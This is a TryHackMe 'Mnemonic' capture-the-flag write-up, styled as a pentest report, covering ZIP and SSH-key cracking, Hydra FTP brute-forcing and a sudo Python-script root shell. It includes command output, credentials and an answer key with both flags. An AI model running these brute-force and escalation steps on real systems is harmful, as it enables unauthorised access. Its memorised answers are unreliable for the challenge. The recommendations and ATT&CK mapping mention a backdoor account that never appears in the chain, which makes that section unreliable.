■ PENETRATION TEST REPORT | CASE ID: MNEMONIC-2026-001 | CONFIDENTI

MNEMONIC BOOT2ROOT

TryHackMe — Web Enumeration | FTP | SSH | Cryptography | Privilege Escalation

ANALYST	TARGET IP	DATE	STATUS
Mwangi Stanley	10.48.183.133	April 24, 2026	COMPROMISED

ATTACK CHAIN

Web Enum → ZIP Crack → FTP Access → SSH Key Extraction → SSH as james → Mnemonic Decoding → condor User → Privilege Escalation → Root Access

SECTION 01

📋 Executive Summary

REPORT DATE	ANALYST	TARGET IP	STATUS
April 24, 2026	Mwangi Stanley	10.48.183.133	Compromised

🎯 Key Findings

Initial Access Vector	FTP + SSH private key leak via backups.zip
Compromised Users	james → condor (pasificbell1981)
Root Access Method	sudo /bin/examplecode.py (option 0 + .)

Cryptographic Method	Mnemonic decoding of 6450.txt

SECTION 02

✅ TryHackMe Answers Summary

📝 ALL QUESTIONS & CORRECT ANSWERS

#	QUESTION	CORRECT ANSWER
1	How many open ports?	3
2	What is the SSH port number?	1337
3	What is the name of the secret file?	backups.zip
4	FTP user name?	ftpuser
5	FTP password?	love4ever
6	What is the SSH username?	james
7	What is the SSH password?	bluelove
8	What is the condor password?	pasificbell1981
9	user.txt flag	THM{a5f82a00e2fee3465249b855be71c01}
10	root.txt flag	THM{2a4825f50b0c16636984b448669b0586}


SECTION 03


🔍 Reconnaissance

NMAP SCAN

```
nmap -sC -sV -Pn 10.48.183.133
```

`-sC` runs default NSE scripts, `-sV` probes open ports to detect service versions, and `-Pn` skips host discovery (treats the host as online). This gave us the three open ports: FTP (21), HTTP (80), and the non-standard SSH port (1337).





PORT	SERVICE	VERSION
21/tcp	FTP	vsftpd 3.0.3
80/tcp	HTTP	Apache 2.4.29 (Ubuntu)
1337/tcp	SSH	OpenSSH

✅ Q1 — OPEN PORTS
3

✅ Q2 — SSH PORT
1337

SECTION 04

🌐 Web Enumeration

ROBOTS.TXT


```
curl http://10.48.183.133/robots.txt
```

`curl` sends an HTTP GET request to fetch the robots.txt file. This file often discloses directories the site owner wants hidden from search engines — a quick first recon step before active directory brute-forcing.

GOBUSTER DIRECTORY BRUTE-FORCE

```
gobuster dir -u http://10.48.183.133 -w /usr/share/wordlists/dirb/common.txt
```

`dir` mode performs directory and file brute-forcing. `-u` sets the target URL, `-w` specifies the wordlist. Gobuster found the `/webmasters/` directory (301 redirect), which led us to the backups folder containing the ZIP file.



✅ Q3 — SECRET FILE NAME
backups.zip


SECTION 05

📦 ZIP File Cracking

DOWNLOAD BACKUPS.ZIP

```
wget http://10.48.183.133/webmasters/backups/backups.zip
```

`wget` downloads files over HTTP. We discovered the backups path by manually browsing the `/webmasters/` directory found via Gobuster. The ZIP contained credentials needed to access the FTP server.



CRACK ZIP PASSWORD & EXTRACT

```
zip2john backups.zip > zip_hash.txt
john zip_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
unzip -P 00385007 backups.zip && cat backups/note.txt
```

`zip2john` extracts the password hash from the ZIP archive into a format John can read. `john` then performs a dictionary attack using the rockyou.txt wordlist, cracking the password as **00385007**. `unzip -P` extracts the archive using the cracked password, revealing `note.txt` which disclosed the FTP

username **ftpuser**.

```
┌──(emobilis㉿kali)-[~/Downloads]
└─$ john --show zip_hash.txt
backups.zip.2/backups/note.txt:00385007 backups/note.txt:backups.zip.2::backups.zip.2

1 password hash cracked, 0 left
```

```
┌──(emobilis㉿kali)-[~/Downloads]
└─$ unzip -P 00385007 backups.zip.2
Archive:  backups.zip.2
replace backups/note.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: backups/note.txt

┌──(emobilis㉿kali)-[~/Downloads]
└─$ cat backups/note.txt
@vill

James new ftp username: ftpuser
we have to work hard
```

✅ Q4 — FTP USERNAME
ftpuser

SECTION 06

🔑 FTP Brute-Force

```
hydra -l ftpuser -P /usr/share/wordlists/rockyou.txt ftp://10.48.183.133
```

`hydra` is an online brute-force tool. `-l` sets a single username, `-P` provides the password wordlist, and the protocol is specified as `ftp://`. Hydra tested over 14 million password candidates and found the valid credential: **love4ever**.

```
┌──(emobilis㉿kali)-[~/Downloads]
└─$ hydra -l ftpuser -P /usr/share/wordlists/rockyou.txt ftp://10.48.183.133
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-24 02:38:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.48.183.133:21/
[STATUS] 217.00 tries/min, 217 tries in 00:01h, 14344182 to do in 1101:43h, 16 active
[STATUS] 229.67 tries/min, 689 tries in 00:03h, 14343710 to do in 1040:55h, 16 active
[21][ftp] host: 10.48.183.133   login: ftpuser   password: love4ever
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-24 02:42:53
```

✅ Q5 — FTP PASSWORD
love4ever

SECTION 07

🔐 SSH Key Extraction via FTP

```
ftp 10.48.183.133
# Username: ftpuser  |  Password: love4ever
cd data-4
get id_rsa
exit
```

We logged into the FTP server using the credentials obtained from Hydra. After listing all data directories (`data-1` through `data-10`), `data-4` contained an `id_rsa` private key file and a `not.txt`. `get id_rsa` downloads the file to our local machine — this key belongs to user **james**.

```
┌──(emobilis㉿kali)-[~/Downloads]
└─$ ftp 10.48.183.133
Connected to 10.48.183.133.
220 (vsFTPd 3.0.3)
Name (10.48.183.133:emobilis): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10030|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 13  2020 data-1
drwxr-xr-x    2 0        0            4096 Jul 13  2020 data-10
drwxr-xr-x    2 0        0            4096 Jul 13  2020 data-2
drwxr-xr-x    2 0        0            4096 Jul 13  2020 data-3
drwxr-xr-x    4 0        0            4096 Jul 14  2020 data-4
drwxr-xr-x    2 0        0            4096 Jul 13  2020 data-5
drwxr-xr-x    2 0        0            4096 Jul 13  2020 data-6
drwxr-xr-x    2 0        0            4096 Jul 13  2020 data-7
drwxr-xr-x    2 0        0            4096 Jul 13  2020 data-8
drwxr-xr-x    2 0        0            4096 Jul 13  2020 data-9
226 Directory send OK.
ftp> cd data-4
250 Directory successfully changed.
ftp> ls
```

```
229 Entering Extended Passive Mode (|||10070|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 14  2020 3
drwxr-xr-x    2 0        0            4096 Jul 14  2020 4
-rwxr-xr-x    1 1001     1001         1766 Jul 13  2020 id_rsa
-rwxr-xr-x    1 1000     1000           31 Jul 13  2020 not.txt
226 Directory send OK.
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||10047|)
150 Opening BINARY mode data connection for id_rsa (1766 bytes).
100% |*****************************************************************************************
1766 bytes received in 00:00 (5.66 KiB/s)
ftp> exit
221 Goodbye.

┌──(emobilis㉿kali)-[~/Downloads]
```

✅ Q6 – SSH USERNAME
james

SECTION 08

⚡ SSH Key Passphrase Cracking

```
/usr/share/john/ssh2john.py id_rsa > rsa_hash.txt
john rsa_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

`ssh2john.py` converts the SSH private key into a hash format John the Ripper can attack. `john` then runs a dictionary attack against it. The passphrase was cracked as **bluelove**, allowing us to use the key for SSH authentication.

```
james@mnemonic:~$ cat noteforjames.txt
noteforjames.txt

@vill

james i found a new encryption İmage based name is Mnemonic
```


✅ Q7 — SSH PASSWORD
bluelove


SECTION 09

💻 Initial Access — SSH as james

```
chmod 600 id_rsa
ssh -i id_rsa -p 1337 james@10.48.183.133
# Passphrase: bluelove
```

`chmod 600` restricts the private key file to owner read/write only — SSH refuses keys with loose permissions. `-i` specifies the identity file (private key), `-p 1337` targets the non-standard SSH port. We authenticate as **james** using the cracked passphrase.






Upon login, `noteforjames.txt` references the Mnemonic encryption tool. `6450.txt` contains encoded numeric data used in the next stage.


SECTION 10


🎭 User Flag — Mnemonic Decoding

```
git clone https://github.com/MustafaTanguner/Mnemonic.git
cd Mnemonic
python3 Mnemonic.py    # Choose option 2 (Decode) → image.jpg + 6450.txt → pasificbell1981
su condor              # Password: pasificbell1981
cat /home/condor/user.txt
```

The `noteforjames.txt` file hinted at an encryption tool called Mnemonic. We cloned the tool from GitHub. `python3 Mnemonic.py` launches it — selecting option 2 (Decode) and supplying the access image alongside `6450.txt` decodes the numeric sequences into the password **pasificbell1981**. We then switch to the condor user with `su condor` and read the user flag.







✅ Q8 – CONDOR PASSWORD
pasificbell1981

✅ Q9 – USER.TXT FLAG
THM{a5f82a00e2fee3465249b855be71c01}


🏁 THM{a5f82a00e2fee3465249b855be71c01}


SECTION 11


👑 Root Flag — Privilege Escalation


```
sudo -l
sudo /usr/bin/python3 /bin/examplecode.py
# Select: 0  →  "are you sure?" → . (dot)  → Running.../bin/bash → root@mnemonic
cat /root/root.txt
```


`sudo -l` lists commands the current user can run as root. condor had permission to run `/bin/examplecode.py` as root without a password. Running the script and selecting option **0** triggers a quit prompt — entering a **dot (.)** instead of yes/no causes the script to spawn `/bin/bash` as root, giving us a full root shell. We then read the root flag from `/root/root.txt`.











✅ Q10 – ROOT.TXT FLAG
THM{2a4825f50b0c16636984b448669b0586}

🏁 THM{2a4825f50b0c16636984b448669b0586}

SECTION 12

⚠️ Indicators of Compromise (IOCs)

IP Address	10.48.183.133
Secret File	backups.zip
FTP Credentials	ftpuser / love4ever
SSH Credentials	james / bluelove
condor Password	pasificbell1981

User Flag	THM{a5f82a00e2fee3465249b855be71c01}
Root Flag	THM{2a4825f50b0c16636984b448669b0586}

SECTION 13

🎯 MITRE ATT&CK & Recommendations

MITRE ATT&CK MAPPING

T1046 **Network Service Scanning**	T1071.001 **Web Protocols**	T1083 **File Discovery**
T1136.001 **Local Account Creation**	T1059.003 **Command Shell**	T1087.001 **Account Discovery**

🛡️ RECOMMENDATIONS

- ✓ Remove unauthorized 'backdoor' user account immediately
- ✓ Reset passwords for all local accounts on compromised host
- ✓ Do not store sensitive files like id_rsa in publicly accessible FTP directories
- ✓ Implement alerting on user account creation events (Event ID 4720)
- ✓ Validate and sanitize custom scripts to prevent shell injection
- ✓ Apply least privilege principle for sudo permissions

SECTION 14 – 15

🛠️ Tools Used & Conclusion

TOOLS USED

Nmap	Port scanning
Gobuster	Directory enumeration
John the Ripper	Password cracking (ZIP, SSH)
Hydra	FTP brute-force
OpenSSH	Remote access
Python / Mnemonic	Cryptographic decoding
Base64 / CyberChef	Decoding flags

✅ CONCLUSION

The "Mnemonic" room was successfully compromised through systematic enumeration, password cracking, cryptographic decoding (Mnemonic), and privilege escalation. All 10 TryHackMe questions were answered correctly.

🎯 ROOM COMPLETION STATUS

COMPLETED – All answers validated as CORRECT on TryHackMe

Prepared By: Mwangi Stanley | April 24, 2026 | TryHackMe – Mnemonic Room | All 10 Answers Validated ✓

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